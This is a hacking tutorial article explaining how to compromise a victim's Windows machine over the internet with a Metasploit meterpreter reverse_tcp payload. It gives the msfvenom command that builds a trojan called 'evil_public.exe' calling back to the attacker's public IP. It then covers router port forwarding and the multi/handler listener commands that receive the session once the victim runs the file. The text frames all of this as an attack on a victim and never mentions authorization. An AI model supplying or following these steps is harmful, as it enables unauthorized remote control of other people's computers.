[Perform an Attack Over WAN (Internet)](https://null-byte.wonderhowto.com/how-to/perform-attack-over-wan-internet-0168583/)


 BY [**CODE**](https://creator.wonderhowto.com/codesynced/)

 02/15/2016 9:28 AM

So, you want to perform an exploit on a victim, but you're not on the same network as their machine. In this tutorial, I'll be showing you how to set up a meterpreter reverse\_tcp attack to work over the internet.


Understanding the Process

Here is the connection we wish to establish:



It's a reverse connection from the victim machine to the attacker machine through the internet. Note that the connection must pass through the attacker's router; this will be important later.


If we gave the victim a reverse tcp virus with our local IP address as the LHOST (in this picture, it's 10.0.0.2), like we would in a normal LAN attack (when you're in the same network as the victim), this is what the connection would look like:



As you can see, the victim machine looks for 10.0.0.2 in its **own** network. In this case, 10.0.0.2 is a printer which, of course, isn't listening for the meterpreter connection.

Instead, we should provide our public IP address (in this case, it's 10.11.12.13),

which will send the session to our router. From there, it's our router's job to direct it to our machine. This is where port forwarding comes in.



If we use, say, port 4444 as the LPORT in our reverese\_tcp payload, and then tell our router to direct anything trying to connect to port 4444 fr om outside the network to our kali machine, then we can receive the connection. Without port forwarding, the connection doesn't know which machine on the attacker's network to direct the connection to, and the attack won't work.

Numbers You'll Need:

1. Your Local IP Address


2. Your Public IP Address

3. Your Router's Local IP Address

4. A Port of Your Choosing (but keep it consistent!)

To find your local IP address, open a terminal in your kali machine and type:

*ifconfig*




Under the interface you use to connect to the network (in this case I use ethernet, so it's eth0), look for the number next to "inet". This is your local IP address. For me, it's "10.0.0.13", but for the sake of this tutorial I'm going to keep pretending it's "10.0.0.2".

To find your public IP address, open your web browser and navigate to [canyouseeme.org.](http://canyouseeme.org/) Next to "Your IP:" is your public IP address. For this tutorial, I'll be pretending mine is "10.11.12.13". We'll use this website again later to verify if we've port forwarded correctly.

To find your router's local IP address, open a terminal in kali and type:

*route -n*



Look for the number under Gateway which contains the flags "UG". In my case, it's "10.0.0.1". For you it may be 192.168.1.1 or some other variant.

Lastly, I'm going to be using port 4444 for this tutorial, as it is somewhat of a convention. You can use a different port if you'd like, but make sure to keep it the

same for everything I do in this tutorial.

Step 1Creating the Payload

To create the payload, open a terminal in kali and type:

*msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse\_tcp -e generic/none -f exe LHOST=10.11.12.13 LPORT=4444 >*

*/root/Desktop/evil\_public.exe*

This will create the virus "evil\_public.exe" on your desktop.

Remember to replace "10.11.12.13" with your **public** IP address, and "4444" with whatever port you're using, if it's not 4444.

Step 2Port Forwarding

The process of port forwarding is slightly different on every router, so I can't give you specific instructions for *your* router. However, you should be able to follow my general instructions. If you're having trouble finding the settings that I'm changing on your own router's preferences, I recommend you look online for instructions regarding the specific router model you own.

First, you'll need to log into your router. To do so, type your router's IP local IP address into your browser. A login page will be displayed, where you'll be prompted to input a username and password.



If you have changed your router login before, type in those credentials. If you haven't, type in the default username and password for your router. It's usually

'admin' and 'password', but if you're unsure, check your router's packaging or the internet.

**Bonus:** If you're using the default password for your router, it's a good idea to change it. Keeping it as-is is a huge security risk.

Next, you'll need to find the port forwarding section of your router's settings. For

me that's under the "Advanced" tab.

After clicking "Add Service", you'll be prompted to enter a few parameters. For the "Server IP Address", use your attacking machine's **local** IP address. For the Start and End port, input the same port that you've been using for the duration of this tutorial.

Once you click save, you should be port-forwarded.

Step 3Starting the Listener

Lastly, we'll need to set up a listener to wait for a meterpreter session. Fire up the metasploit framework by typing:

*msfconsole*

Once it loads, type:

*use multi/handler*

Now, you'll need to type a series of options. I'll list them out for you:

 set PAYLOAD windows/meterpreter/reverse\_tcp

 set LHOST 10.0.0.2

 set LPORT 4444

Again, remember to change LHOST to your local IP address, and change LPORT

if you used something other than 4444.

Finally, type "exploit" and hit enter to start the listener. As soon as your victim runs the "evil\_public.exe" virus, you'll get a session.

If you're not sure if you port-forwarded correctly, go back to [canyouseeme.org a](http://canyouseeme.org/)nd type in the port that you used beside the "Port to Check:" option. Once you click "Check Port", it should say "Success" in green letters. If you didn't port forward correctly, it will say "Error" in red letters.

Alright, that's it! I hope you found this post helpful and easy to follow. If you have any problems, criticisms, or compliments, don't forget to leave a comment. Thanks for reading!